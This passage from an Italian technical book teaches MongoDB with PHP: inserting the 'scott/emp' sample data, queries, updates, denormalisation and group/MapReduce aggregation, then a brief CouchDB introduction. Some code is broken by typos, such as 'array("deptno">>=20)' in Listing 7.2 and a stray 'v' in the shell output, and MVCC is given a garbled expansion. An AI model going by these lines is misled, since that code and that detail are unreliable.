array("empno"=>7788,"ename"=>"SCOTT","job"=>"ANALYST","mgr"=>7566,
      "hiredate"=>"19-APR-87","sal"=>3000,"deptno"=>20),
array("empno"=>7839,"ename"=>"KING","job"=>"PRESIDENT",
      "hiredate" => "17-NOV-81", "sal" => 5000, "deptno" => 10),
array("empno" => 7844, "ename" => "TURNER", "job" => "SALESMAN",
      "mgr" => 7698, "hiredate" => "08-SEP-81", "sal" => 1500,
      "comm" => 0,"deptno"=>30),
array("empno"=>7876,"ename"=>"ADAMS","job"=>"CLERK","mgr"=>7788,
      "hiredate"=>"23-MAY-87","sal"=>1100,"deptno"=>20),
array("empno"=>7900,"ename"=>"JAMES","job"=>"CLERK","mgr"=>7698,
      "hiredate"=>"03-DEC-81","sal"=>950,"deptno"=>30),
array("empno"=>7902,"ename"=>"FORD","job"=>"ANALYST","mgr"=>7566,
      "hiredate"=>"03-DEC-81","sal"=>3000,"deptno"=>20),
array("empno"=>7934,"ename"=>"MILLER","job"=>"CLERK","mgr"=>7782,
      "hiredate"=>"23-JAN-82","sal"=>1300,"deptno"=>10));
try {
    $conn=new Mongo($host);
    $db=$conn->selectDB($dbname);
    $coll=$conn->selectCollection($dbname,$colname);
    foreach ($EMP as $emp) {
        $coll->insert($emp, array('safe'=>true));
    }
}
catch(MongoException $e) {
    print "Exception:\n";
    die($e->getMessage()."\\n");
}
?>
```

La struttura del codice è molto semplice, in quanto definisce il nome host e la porta di connessione (`localhost:27017`), il nome del database (`"scott"`) e quello della collezione (`"emp"`).

NOTA

Nell'esempio non sono previsti username e password, anche se è possibile impostarli. All'inizio l'installazione è aperta a tutti coloro che vogliono accedere, anche se si può renderla sicura e richiedere l'autenticazione con username e password.

L'array \$EMP definisce gli impiegati della piccola azienda e include array nidificati come propri elementi, poiché i documenti MongoDB sono rappresentati da array PHP di tipo associativo. È da notare che gli attributi degli array non sono omogenei; alcuni elementi hanno l'attributo comm, che manca in altri. Nell'impiegato "KING" manca anche l'attributo mgr. Non è necessario impostare valori NULL, attributi vuoti o altri segnaposto: le collezioni MongoDB sono in grado di memorizzare elementi eterogenei. Database e collezione vengono creati quando si effettua il primo inserimento dati. Il modo migliore per vedere esattamente ciò che succede è il file log di MongoDB, la cui posizione dipende dall'installazione. In Linux si trova di solito nella sottodirectory *log* della directory principale MongoDB. Di seguito è riportato ciò che visualizza il file log di MongoDB durante l'esecuzione dello script:

```
Thu Jan  6 16:15:35 [initandlisten] connection accepted from  
127.0.0.1:29427 #3  
Thu Jan  6 16:15:35 allocating new datafile /data/db/scott.ns, filling  
with zeroes...  
Thu Jan  6 16:15:35 done allocating datafile /data/db/scott.ns, size:  
16MB, took 0 secs  
Thu Jan  6 16:15:35 allocating new datafile /data/db/scott.0, filling  
with zeroes...  
Thu Jan  6 16:15:35 done allocating datafile /data/db/scott.0, size:  
64MB, took 0 secs  
Thu Jan  6 16:15:35 allocating new datafile /data/db/scott.1, filling  
with zeroes...  
Thu Jan  6 16:15:35 done allocating datafile /data/db/scott.1, size:  
128MB, took 0 secs  
Thu Jan  6 16:15:35 [conn3] building new index on { _id: 1 } for  
scott.emp  
Thu Jan  6 16:15:35 [conn3] done for 0 records 0.001secs  
Thu Jan  6 16:15:35 [conn3] end connection 127.0.0.1:29427
```

L'output evidenzia che ora l'installazione MongoDB ha un nuovo database. Non è necessario impostare privilegi particolari per eseguire questa operazione. Ora la shell MongoDB mostra una situazione differente:

```
> show dbs  
admin  
local  
scott  
> use scott  
switched to db scott  
> show collections  
emp  
system.indexes  
>
```

Il database `scott` è presente nell'output e il comando `show collections` mostra la collezione di nome `emp`. Si possono a questo punto studiare altre operazioni eseguite da shell:

```
> db.emp.ensureIndex({empno:1},{unique:true});  
> db.emp.ensureIndex({ename:1});  
> db.emp.count();  
14
```

I tre comandi creano un indice univoco nell'attributo `empno`, per evitare che due righe abbiano lo stesso valore di questo attributo, e un indice non univoco nell'attributo `ename`. Gli stessi comandi contano i documenti inclusi nella collezione `emp`, che contiene 14 documenti, non 14 righe. Ricordate che nei database NoSQL si parla di documenti e non di righe.

```
> db.emp.find({ename:"KING"});  
{ "_id" : ObjectId("4d2630f7da50c38237000008"), "empno" : 7839, "ename"  
: "KING", "job" :  
"PRESIDENT", "hiredate" : "17-NOV-81", "sal" : 5000, "deptno" : 10 }  
>
```

Nell'esempio si cerca il documento con l'attributo `ename` uguale a “KING” e MongoDB ha restituito il documento con l'attributo desiderato. Nel risultato si può notare l'attributo `_id`, che non era presente nell'array `$EMP` originale. L'oggetto `_id` è assegnato a ogni documento del database da MongoDB ed è garantito univoco per l'intera installazione e non solo nel singolo database. Di seguito si vede come utilizzarlo per cercare un documento specifico:

```
> db.emp.find({"_id":ObjectId("4d2630f7da50c3823700000d"))};  
{ "_id" : ObjectId("4d2630f7da50c3823700000d"), "empno" : 7934, "ename"  
: "MILLER",  
"job" : "CLERK", "mgr" : 7782, "hiredate" : "23-JAN-82", "sal" : 1300,  
"deptno" : 10 }
```

Infine, si possono visualizzare tutti i documenti della collezione:

```
> db.emp.find();  
{ "_id" : ObjectId("4d2630f7da50c38237000000"), "empno" : 7369, "ename"  
: "SMITH",  
"job" : "CLERK", "mgr" : 7902, "hiredate" : "17-DEC-80", "sal" : 800,  
"deptno" : 20 }  
{ "_id" : ObjectId("4d2630f7da50c38237000001"), "empno" : 7499, "ename"  
: "ALLEN",  
"job" : "SALESMAN", "mgr" : 7698, "hiredate" : "20-FEB-81", "sal" :  
1600, "comm" : 300,  
"deptno" : 30 }  
{ "_id" : ObjectId("4d2630f7da50c38237000002"), "empno" : 7521, "ename"  
: "WARD",  
"job" : "SALESMAN", "mgr" : 7698, "hiredate" : "22-FEB-81", "sal" :  
1250, "comm" : 500,
```

```

"deptno" : 30 }
{ "_id" : ObjectId("4d2630f7da50c38237000003"), "empno" : 7566, "ename"
: "JONES",
"job" : "MANAGER", "mgr" : 7839, "hiredate" : "02-APR-81", "sal" :
2975, "deptno" : 20 }
{ "_id" : ObjectId("4d2630f7da50c38237000004"), "empno" : 7654, "ename"
: "MARTIN",
"job" : "SALESMAN", "mgr" : 7698, "hiredate" : "28-SEP-81", "sal" :
1250, "comm" : 1400,v
"deptno" : 30 }
{ "_id" : ObjectId("4d2630f7da50c38237000005"), "empno" : 7698, "ename"
: "BLAKE",
"job" : "MANAGER", "mgr" : 7839, "hiredate" : "01-MAY-81", "sal" :
2850, "deptno" : 30 }
{ "_id" : ObjectId("4d2630f7da50c38237000006"), "empno" : 7782, "ename"
: "CLARK",
"job" : "MANAGER", "mgr" : 7839, "hiredate" : "09-JUN-81", "sal" :
2450, "deptno" : 10 }
{ "_id" : ObjectId("4d2630f7da50c38237000007"), "empno" : 7788, "ename"
: "SCOTT",
"job" : "ANALYST", "mgr" : 7566, "hiredate" : "19-APR-87", "sal" :
3000, "deptno" : 20 }
{ "_id" : ObjectId("4d2630f7da50c38237000008"), "empno" : 7839, "ename"
: "KING",
"job" : "PRESIDENT", "hiredate" : "17-NOV-81", "sal" : 5000, "deptno"
: 10 }
{ "_id" : ObjectId("4d2630f7da50c38237000009"), "empno" : 7844, "ename"
: "TURNER",
"job" : "SALESMAN", "mgr" : 7698, "hiredate" : "08-SEP-81", "sal" :
1500, "comm" : 0,
"deptno" : 30 }
{ "_id" : ObjectId("4d2630f7da50c3823700000a"), "empno" : 7876, "ename"
: "ADAMS",
"job" : "CLERK", "mgr" : 7788, "hiredate" : "23-MAY-87", "sal" : 1100,
"deptno" : 20 }
{ "_id" : ObjectId("4d2630f7da50c3823700000b"), "empno" : 7900, "ename"
: "JAMES",
"job" : "CLERK", "mgr" : 7698, "hiredate" : "03-DEC-81", "sal" : 950,
"deptno" : 30 }
{ "_id" : ObjectId("4d2630f7da50c3823700000c"), "empno" : 7902, "ename"
: "FORD",
"job" : "ANALYST", "mgr" : 7566, "hiredate" : "03-DEC-81", "sal" :
3000, "deptno" : 20 }
{ "_id" : ObjectId("4d2630f7da50c3823700000d"), "empno" : 7934, "ename"
: "MILLER",
"job" : "CLERK", "mgr" : 7782, "hiredate" : "23-JAN-82", "sal" : 1300,
"deptno" : 10 }

```

La collezione ha un indice univoco. Un nuovo tentativo di esecuzione dello script del Listato 7.1 produce il risultato che segue:

Exception:

```
E11000 duplicate key error index: scott.emp.$empno_1  dup key: { : 7369 }
```

L'eccezione non si genera nel caso in cui non sia presente l'argomento `safe` nella chiamata di inserimento dati, un accorgimento utile quando si caricano i dati in un collezione già esistente che prevede un indice univoco. L'impiego di `safe` significa inoltre che ogni inserimento attende che tutti quelli precedenti vengano effettivamente scritti nel database. In altri termini, lo script di esempio produce almeno un I/O per documento, il che può comportare una penalità inaccettabile nelle prestazioni quando l'inserimento coinvolge una grande quantità di dati. MongoDB è impiegato spesso nei data warehouse (magazzini dati) in cui gli inserimenti dati sono enormi, fino a decine di milioni di documenti; in questi casi non è una buona idea aggiungere l'argomento `safe` e in genere si preferisce inserire solo l'ultimo documento con `safe`, allo scopo di migliorare significativamente le prestazioni. Lo stesso argomento consente inoltre di indicare il numero di slave che devono ottenere informazioni prima di considerare completo l'inserimento dati, anche se la complessità delle repliche (*database replication*) e delle installazioni cluster sono questioni che vanno oltre gli scopi di questo libro.

Query in MongoDB

A questo punto si possono impostare alcune query. Il Listato 7.2 è un primo esempio di base. È già stato detto che MongoDB non è un database SQL, pertanto la sintassi sarà poco familiare a chi non ha mai lavorato con un database NoSQL.

Listato 7.2 Esempio elementare di query in MongoDB.

```
<?php
$host = 'localhost:27017';
$dbname = 'scott';
$colname = "emp";
try {
    $conn=new Mongo($host);
    $db=$conn->selectDB($dbname);
    $coll=$conn->selectCollection($dbname,$colname);
    $cursor = $coll->find(array("deptno">>=20));
    $cursor->sort(array("sal">>1));
    foreach($cursor as $c) {
        foreach($c as $key => $val) {
            if ($key != "_id") { print "$val\t"; }
        }
        print "\n";
    }
}
```

```

        catch(MongoException $e) {
            print "Exception:\n";
            die($e->getMessage()."\\n");
}
?>

```

Lo script introduce l'oggetto cursore, restituito dal metodo `find`. Il cursore è semplicemente un oggetto di iterazione che implementa l'interfaccia “Iterator” e restituisce i risultati di una query; per questo motivo è impiegato nel ciclo `foreach` come se si trattasse di un array. Gli elementi (`elements`) di questo “quasi array” sono i documenti riportati dalla query. Ogni documento è un array associativo, utilizzato da PHP per rappresentare i documenti MongoDB. L'esecuzione dello script produce un output simile a:

7369	SMITH	CLERK	7902	17-DEC-80	800
20					
7876	ADAMS	CLERK	7788	23-MAY-87	1100
20					
7566	JONES	MANAGER	7839	02-APR-81	2975
20					
7788	SCOTT	ANALYST	7566	19-APR-87	3000
20					
7902	FORD	ANALYST	7566	03-DEC-81	3000
20					

Si ricavano solo gli impiegati per i quali `deptno=20`, come stabilito dalla condizione della query. I documenti sono ordinati in base allo stipendio (attributo `sal`). La query non è effettivamente in esecuzione prima del ciclo `foreach`. Per recuperare tutti i documenti è sufficiente utilizzare il metodo `find` senza argomenti.

La query è molto semplice e chiede di estrarre i documenti che hanno l'attributo `deptno` uguale a 20. MongoDB è in grado di eseguire operazioni molto più complesse, tramite query che escludono un determinato numero di documenti e limitano la quantità di documenti riportati dalla query. Chi ha già lavorato con database open source riconosce che si tratta di operazioni analoghe a quelle offerte dalle opzioni di query `limit` e `offset` dei database MySQL o PostgreSQL. Di seguito è indicato un altro esempio di sintassi della query:

```
$cursor = $coll->find()->skip(3)->limit(5);
```

L'impostazione di questo comando nello script del Listato 7.2, al posto della riga che specifica il criterio `deptno=20`, produce il risultato:

7521	WARD	SALESMAN	7698	22-FEB-81	1250	500
30						
7654	MARTIN	SALESMAN	7698	28-SEP-81	1250	1400

```

30
7934    MILLER    CLERK          7782    23-JAN-82      1300     10
7844    TURNER    SALESMAN       7698    08-SEP-81      1500      0
30
7499    ALLEN     SALESMAN       7698    20-FEB-81      1600     300
30

```

I primi tre documenti sono stati saltati e vengono restituiti solo cinque documenti. Finora è stata utilizzata solo una semplice condizione di uguaglianza. La prossima query estrae tutti i documenti che hanno l'attributo `sal` maggiore di 2900:

```
$cursor = $coll->find(array("sal"=> array('$gt'=>2900)));
```

Si può notare l'attributo `$gt` nell'array nidificato. MongoDB ha gli operatori `$lt`, `$gt`, `$lte`, `$gte` e `$ne`, che corrispondono rispettivamente a “minore di”, “maggiore di”, “minore o uguale a” e “maggiore o uguale a”. La sintassi di questi operatori è semplice: al posto di un semplice valore si mette un array associativo con un determinato argomento, esattamente come nella riga precedente. È possibile anche contare i documenti nel cursore, tramite la funzione `count`:

```
printf("%d documents were extracted.\n", $cursor->count());
```

Si noti che le opzioni `skip` e `limit` non modificano il conteggio. In altre parole, nella riga che dice `$cursor = $coll->find()->skip(3)->limit(5)`, il conteggio del cursore è ancora 14. MongoDB sa anche come eseguire una query `in`. Di seguito è indicata una query che riporta i documenti con `deptno` uguale a 10 oppure 20:

```
$cursor = $coll->find(array("deptno"=> array('$in'=>array(10,20))));
```

Ovviamente, la stessa sintassi si applica all'operatore `$nin` (“non in”). È possibile anche impostare query `exists`. La prossima riga riporta solo i documenti che hanno l'attributo `comm` (come in “commissione”):

```
$cursor = $coll->find(array("comm"=> array('$exists'=>true)));
```

Esattamente al contrario, la prossima riga estrae i documenti che non hanno l'attributo `comm`:

```
$cursor = $coll->find(array("comm"=> array('$exists'=>false)));
```

MongoDB è in grado inoltre di utilizzare query con espressioni regolari. Il Listato 7.3 riporta i documenti di impiegati (`emp`) assunti in dicembre (`dec`).

Listato 7.3 MongoDB consente l'utilizzo di espressioni regolari nelle query.

```
<?php
$host = 'localhost:27017';
```

```

$dbname = 'scott';
$colname = "emp";
try {
    $conn=new Mongo($host);
    $db=$conn->selectDB($dbname);
    $coll=$conn->selectCollection($dbname,$colname);
    $cursor = $coll->find(array("hiredate"=> new MongoRegex("/\d{2}-dec-\d{2}/i")));
    $cursor->sort(array("deptno"=>1,"sal"=>1));
    $cursor->sort(array("sal"=>1));
    foreach($cursor as $c) {
        foreach($c as $key => $val) {
            if ($key != "_id") { print "$val\t"; }
        }
        print "\n";
    }
    printf("%d documents were extracted.\n", $cursor->count());
}
catch(MongoException $e) {
    print "Exception:\n";
    die($e->getMessage()."\\n");
}
?>

```

L'espressione regolare `/\d{2}-dec-\d{2}/i` ha la stessa sintassi della gamma PHP `preg` di regex. Questa espressione regolare va letta così: due cifre per il giorno del mese, seguite dalla stringa `-dec-`, seguita da altre due cifre, che indicano l'anno. Il parametro `/i` alla fine della regex significa che l'espressione non deve tenere conto di maiuscole e minuscole; in particolare, la condizione corrisponde alle stringhe `dec` e `DEC`. L'esecuzione dello script produce il risultato:

7369	SMITH	CLERK	7902	17-DEC-80	800	20
7900	JAMES	CLERK	7698	03-DEC-81	950	30
7902	FORD	ANALYST	7566	03-DEC-81	3000	20

3 documents were extracted.

Si può anche impostare l'operazione opposta, ovvero estrarre tutto ciò che non coincide con l'espressione regolare, come nel frammento di codice

```

$cursor = $coll->find(array("hiredate"=>
                           array('$not' =>
                                   new MongoRegex("/\d{2}-dec-
\d{2}/i"))));

```

È da notare l'utilizzo del tipo `MongoRegex` per far saper a MongoDB che si tratta di un'espressione regolare. Le classi di tipi sono state citate all'inizio del capitolo e questa ne è un esempio. La classe `MongoDate` verrà illustrata quando si studierà l'aggiornamento di un database MongoDB. Infine,

MongoDB prevede anche l'operatore `$where`, che utilizza una sintassi JavaScript:

```
$cursor = $coll->find(array('$where'=>
    'this.deptno >= 10 &
    this.deptno<=20'));
```

La parola chiave `this` in questa espressione è all'incirca analoga alla variabile `$this` in PHP; fa riferimento all'istanza corrente della classe JavaScript e PHP sono linguaggi orientati agli oggetti e hanno sintassi simili.

Finora ci si è concentrati su come individuare i documenti desiderati, ma è possibile impostare quali attributi, noti con il nome di campi, devono essere inclusi nel risultato della query. Lo script del Listato 7.4 non richiede più di verificare se il campo restituito è l'oggetto `_id`.

Listato 7.4 Definizione degli attributi da riportare nel risultato della query.

```
<?php
$host = 'localhost:27017';
$dbname = 'scott';
$colname = "emp";
try {
    $conn=new Mongo($host);
    $db=$conn->selectDB($dbname);
    $coll=$conn->selectCollection($dbname,$colname);
    $cursor = $coll->find(array('$where'=>
        'this.deptno >= 10 &
        this.deptno<=20'));
    $cursor->sort(array("deptno"=>1,"sal"=>1));
    $cursor->fields(array("ename"=>true,
        "job"=>true,
        "deptno"=>true,
        "hiredate"=>true,
        "sal"=>true,
        "_id"=>false));
    foreach($cursor as $c) {
        foreach($c as $key => $val) {
            print "$val\t";
        }
        print "\n";
    }
    printf("%d documents were extracted.\n", $cursor->count());
}
catch(MongoException $e) {
    print "Exception:\n";
    die($e->getMessage()."\\n");
}
?>
```

La versione corrente di MongoDB non consente di combinare inclusione ed esclusione di campi, a eccezione dell'oggetto `_id`, che rimane visualizzato a meno che venga escluso esplicitamente. In ogni caso, la parte sgradevole della condizione (`$key != "_id"`) non è più necessaria. Di seguito è riportato l'output prodotto dallo script:

MILLER	CLERK	23-JAN-82	1300	10
CLARK	MANAGER	09-JUN-81	2450	10
KING	PRESIDENT	17-NOV-81	5000	10
SMITH	CLERK	17-DEC-80	800	20
ADAMS	CLERK	23-MAY-87	1100	20
JONES	MANAGER	02-APR-81	2975	20
SCOTT	ANALYST	19-APR-87	3000	20
FORD	ANALYST	03-DEC-81	3000	20

8 documents were extracted.

Aggiornare MongoDB

Questa parte del capitolo illustra come si aggiorna un database MongoDB. La sintassi è banale e intuitiva, pertanto si terrà conto di considerazioni di progetto che riguardano il regno dei data warehouse. La collezione degli esempi precedenti ha svolto egregiamente il suo lavoro, anche se mostra alcuni punti deboli. Innanzitutto, l'attributo `hiredate` è memorizzato come una stringa, il che rende quasi impossibile ordinare i documenti per data. Secondo, MongoDB non ammette join, pertanto le informazioni sui diversi uffici (`dept`) devono essere incluse nella collezione. Il numero dell'ufficio è un'informazione meno chiara e comprensibile del suo nome e della sua posizione. MongoDB non è un database relazionale e va per questo motivo denormalizzato. In un database relazionale il progetto risulterebbe simile a quello mostrato nella Figura 7.1.




Figura 7.1 Schema delle informazioni della collezione MongoDB.

In effetti, le due tabelle dovrebbero risultare familiari a chiunque abbia frequentato un corso di Oracle. Dato che in MongoDB non ci sono i join, la cosa migliore da fare è collocare le informazioni delle due tabelle della

Figura 7.1 in una sola collezione. Questa operazione prende il nome di *denormalizzazione* ed è una pratica comune nei data warehouse costruiti con tutti i tipi di database, non solo con MongoDB. La buona notizia è che MongoDB non richiede altre tabelle da modificare; è sufficiente aggiornare i documenti in quanto tali. Il Listato 7.5 mostra lo script che esegue gli aggiornamenti.

Listato 7.5 Script di aggiornamento dei documenti.

```
<?php
$host = 'localhost:27017';
$dbname = 'scott';
$colname = "emp";
try {
    $conn=new Mongo($host);
    $db=$conn->selectDB($dbname);
    $coll=$conn->selectCollection($dbname,$colname);
    $cursor = $coll->find();
    foreach($cursor as $c) {
        switch($c["deptno"]) {
            case 10:
                $c["dname"]="ACCOUNTING";
                $c["loc"]="NEW YORK";
                break;
            case 20:
                $c["dname"]="RESEARCH";
                $c["loc"]="DALLAS";
                break;
            case 30:
                $c["dname"]="SALES";
                $c["loc"]="CHICAGO";
                break;
            case 40:
                $c["dname"]="OPERATIONS";
                $c["loc"]="BOSTON";
                break;
        }
        $c["hiredate"]=new MongoDate(strtotime($c["hiredate"]));
        $coll->update(array("_id"=>$c["_id"]),$c);
    }
}
catch(MongoException $e) {
    print "Exception:\n";
    die($e->getMessage()."\\n");
}
?>
```

La prima cosa da rilevare è che il metodo `update` appartiene alla classe `collection` e non alla classe `cursor`, quest'ultima utilizzata solo per sfogliare la collezione e predisporre i valori per l'aggiornamento. L'operazione di aggiornamento tiene conto dei seguenti argomenti: il criterio per

individuare i documenti da aggiornare, il documento da scrivere al suo posto e l'array di opzioni. Il metodo `update` supporta anche l'opzione `safe`, esattamente come il metodo `insert`. Una nuova esecuzione dello script del Listato 7.2 mostrerebbe una serie di numeri incomprensibili al posto di quelli indicati dall'attributo `hiredate`. MongoDB memorizza le date e le ore in millisecondi trascorsi a partire da 01-JAN-1970 00:00:00. Se si utilizza la shell mongo al posto dello script del Listato 7.2 si ottiene il risultato:

```
> db.emp.find({"deptno":10});
{ "_id" : ObjectId("4d2630f7da50c38237000006"), "empno" : 7782, "ename" : "CLARK",
  "job" : "MANAGER", "mgr" : 7839, "hiredate" : "Tue Jun 09 1981 00:00:00 GMT-0400 (EDT)",
  "sal" : 2450, "deptno" : 10, "dname" : "ACCOUNTING", "loc" : "NEW YORK" }
{ "_id" : ObjectId("4d2630f7da50c38237000008"), "empno" : 7839, "ename" : "KING",
  "job" : "PRESIDENT", "hiredate" : "Tue Nov 17 1981 00:00:00 GMT-0500 (EST)",
  "sal" : 5000, "deptno" : 10, "dname" : "ACCOUNTING", "loc" : "NEW YORK" }
{ "_id" : ObjectId("4d2630f7da50c3823700000d"), "empno" : 7934, "ename" : "MILLER",
  "job" : "CLERK", "mgr" : 7782, "hiredate" : "Sat Jan 23 1982 00:00:00 GMT-0500 (EST)",
  "sal" : 1300, "deptno" : 10, "dname" : "ACCOUNTING", "loc" : "NEW YORK" }
>
```

La shell mongo rivela che l'attributo `hiredate` ha tutte le caratteristiche di una data corretta, che deve solo essere formattata adeguatamente per rendere perfetto lo script. La descrizione della classe `MongoDate` nel sito <http://it2.www.php.net> mostra che `MongoDate` ha due proprietà pubbliche: `sec` per indicare i secondi trascorsi dalla data iniziale e `usec` per lo stesso intervallo di tempo in millisecondi. A questo punto si può utilizzare la funzione predefinita `strftime` per formattare il risultato:

```
foreach($c as $key => $val) {
    if ($val instanceof MongoDate) {
        printf("%s\t", strftime("%m/%d/%Y", $val->sec));
    } else { print "$val\t"; }
}
```

Grazie a queste modifiche lo script del Listato 7.4 produce un output leggibile:

MILLER	CLERK	01/23/1982	1300	10
CLARK	MANAGER	06/09/1981	2450	10
KING	PRESIDENT	11/17/1981	5000	10

SMITH	CLERK	12/17/1980	800	20
ADAMS	CLERK	05/23/1987	1100	20
JONES	MANAGER	04/02/1981	2975	20
SCOTT	ANALYST	04/19/1987	3000	20
FORD	ANALYST	12/03/1981	3000	20

8 documents were extracted.

Dopo aver memorizzato l'attributo `hiredate` con un adeguato tipo data/ora, è possibile ordinare i documenti per data e ricavare la sequenza temporale desiderata. La collezione `emp` contiene inoltre informazioni che riguardano gli uffici, molto più utili dei semplici numeri. Finora è stato compiuto solo il primo passo che conduce alla costruzione di un data warehouse degno di questo nome.

Aggregazione in MongoDB

I data warehouse sono ovviamente impiegati per rispondere a svariate tendenze e forme di aggregazione. Nei capitoli precedenti sono state introdotte le tecniche di query dei database MongoDB, anche se nulla di quanto fatto finora somiglia a operazioni di raggruppamento, somma e altre funzioni presenti in un database relazionale. Si continua a confrontare MongoDB con i database relazionali perché MongoDB è una novità nel settore dei database, che si propone l'obiettivo di realizzare facilmente i data warehouse. I database relazionali sono stati impiegati per costruire data warehouse ben prima di MongoDB, pertanto è pienamente giustificato un confronto tra le due soluzioni. Una delle richieste che un data warehouse tradizionale deve saper soddisfare è il calcolo della somma degli stipendi che riguardano i singoli uffici.

MongoDB non è un database relazionale, pertanto non si può applicare la soluzione tipica costituita da `select deptno, sum(sal) from emp group by deptno`. MongoDB utilizza il framework Google MapReduce per ottenere lo stesso risultato. Il framework suddivide innanzitutto il lavoro tra diversi nodi operativi (questa è la fase “Map”), poi elabora l’output dei nodi operativi per produrre le informazioni richieste (questa è la fase “Reduce”). MongoDB trasferisce le funzioni JavaScript ai processi dei nodi operativi, adottando una tecnica che è molto più potente delle funzioni di raggruppamento a sintassi fissa, per esempio `SUM` oppure `COUNT`. L’aspetto negativo di questa tecnica è dato dal fatto che l’utilizzo completo del framework implica la conoscenza di JavaScript, un linguaggio che va oltre gli scopi di questo libro, pertanto gli esempi spiegano solo l’emulazione

delle funzioni `SUM`, `COUNT` e `AVG` dei database relazionali. Occorre tenere presente un'altra limitazione fondamentale di MongoDB: al momento, tutti i motori JavaScript sono *single thread*; ciò significa che per adottare una forma di elaborazione in parallelo è necessario configurare `sharding`, ovvero la versione MongoDB del partizionamento di un database in più data set, su più nodi operativi, in un cluster *shared-nothing*. È probabile che questa limitazione verrà risolta nelle prossime release di MongoDB.

Il prossimo script (Listato 7.6) ricava la somma degli stipendi, rappresentati dall'attributo `sal` della collezione `emp`, insieme al numero di impiegati per ufficio e allo stipendio medio calcolato per ufficio. Lo script utilizza il metodo `group`, che appartiene alla classe `collection`.

Listato 7.6 Script che calcola la somma degli stipendi, il numero di impiegati per ufficio e lo stipendio medio per ufficio.

```
<?php
$host = 'localhost:27017';
$dbname = 'scott';
$colname = "emp";
try {
    $conn = new Mongo($host);
    $db = $conn->selectDB($dbname);
    $coll = $conn->selectCollection($dbname, $colname);
    $keys = array("deptno" => 1);
    $initial = array('sum' => 0, 'cnt' => 0);
    $reduce = new MongoCode('function(obj,prev) { prev.sum += obj.sal;
                                              prev.cnt++; } ');
    $finalize= new MongoCode('function(obj) { obj.avg =
obj.sum/obj.cnt; } ');

    $group_by = $coll->group($keys,
                               $initial,
                               $reduce,
                               array('finalize'=>$finalize));
    foreach ($group_by['retval'] as $grp) {
        foreach ($grp as $key => $val) {
            printf("%s => %s\t", $key, $val);
        }
        print "\n";
    }
}
catch(MongoException $e) {
    print "Exception:\n";
    die($e->getMessage() . "\n");
}
?>
```

L'algoritmo MapReduce è ricorsivo. La funzione `reduce` accetta due argomenti: l'oggetto corrente da elaborare e il valore precedente dell'oggetto con le proprietà indicate dalla variabile `initial`. MongoDB esegue l'iterazione del data set e calcola in modo ricorsivo la somma e il conteggio richiesti. Al termine dell'iterazione si esegue la funzione `finalize`, il cui argomento è l'oggetto risultato, che contiene `deptno`, `count` e `sum`. La funzione `finalize` aggiunge il membro `avg`. L'esecuzione dello script produce l'output che segue:

```
deptno => 20      sum => 10875      cnt => 5          avg => 2175
deptno => 30      sum => 9400       cnt => 6          avg => 1566.6666666667
deptno => 10      sum => 8750       cnt => 3          avg => 2916.6666666667
```

Il risultato è memorizzato nella variabile `$group_by`, un array associativo che contiene non solo il risultato dell'operazione ma anche informazioni che riguardano il numero di gruppi, il numero di documenti elaborati nel processo di calcolo dell'aggregazione e lo stato finale dell'operazione. La struttura del risultato può essere mostrata da `print_r`, la funzione maggiormente usata in fase di debugging. La funzione `print_r` riporta la struttura di una variabile come output standard. Per quanto riguarda lo script del Listato 7.6 si ottiene il risultato

```
Array
(
    [retval] => Array
        (
            [0] => Array
                (
                    [deptno] => 20
                    [sum] => 10875
                    [cnt] => 5
                    [avg] => 2175
                )

            [1] => Array
                (
                    [deptno] => 30
                    [sum] => 9400
                    [cnt] => 6
                    [avg] => 1566.6666666667
                )

            [2] => Array
                (
                    [deptno] => 10
                    [sum] => 8750
                    [cnt] => 3
                    [avg] => 2916.6666666667
                )
        )
)
```

```

        )
    )

[ count ] => 14
[ keys ] => 3
[ ok ] => 1
)

```

L'elemento `retval` contiene i valori desiderati. La voce `count` indica il numero di documenti esaminati nel processo, mentre `keys` contiene il numero di gruppi distinti ricavati dal data set. L'elemento `OK` è lo stato restituito dal comando: se qualcosa è andato storto il suo valore è 0.

Inoltre lo script ha utilizzato la classe `MongoCode`, simile a `MongoRegex` per le query con espressioni regolari e simile alla `MongoDate` nell'esempio di aggiornamento del database. JavaScript è un potente linguaggio orientato agli oggetti che va impiegato per calcolare aggregazioni ben più complesse di una somma, un conteggio o una media. Potete anche sfruttare un generico framework MapReduce disponibile all'indirizzo

<https://github.com/infynyxx/MongoDB-MapReduce-PHP>.

Ulteriori approfondimenti sull'utilizzo di aggregati MapReduce e JavaScript richiedono comunque la conoscenza di JavaScript e, per questo motivo, vanno oltre gli scopi di questo libro.

Considerazioni finali su MongoDB

MongoDB è uno strumento relativamente nuovo nell'arena dei database ed è il più noto tra quelli NoSQL. È un ottimo strumento per costruire data warehouse, in particolare grazie alla sua capacità di utilizzare appieno la cosiddetta architettura di cluster shared-nothing. È un database open source, pertanto ideale quando si tratta di realizzare data warehouse ad alte prestazioni. MongoDB è ben documentato e supportato, è facile da installare, da integrare con PHP e sottoporre a test. È un prodotto nuovo e le versioni aggiornate sono rilasciate praticamente ogni giorno, al punto che affrontare un progetto con MongoDB è una sfida.

Al momento è ancora il software RDBMS a dettare le regole, per tanti motivi. Una delle ragioni è la disponibilità del linguaggio standard per l'elaborazione dati, SQL, mentre i database NoSQL non prevedono alcuno

standard. Nei prossimi paragrafi si conoscerà CouchDB, un progetto Apache la cui natura è simile a MongoDB.

Introduzione a CouchDB

CouchDB è un progetto open source diretto da Apache Foundation. È anche un database NoSQL senza struttura che adotta un meccanismo MVCC (*Multiple Version Consistency Control*), che consente di impostare più revisioni di uno stesso documento del database. L'installazione di CouchDB è semplice e sono disponibili package per tutti i principali sistemi operativi. Esiste un installer binario per Windows 7 e ci sono package per diverse distribuzioni Linux e per i sistemi Unix. In generale si può dire che l'installazione è semplice e intuitiva; tuttavia va ricordato che CouchDB è sostanzialmente un database Linux.

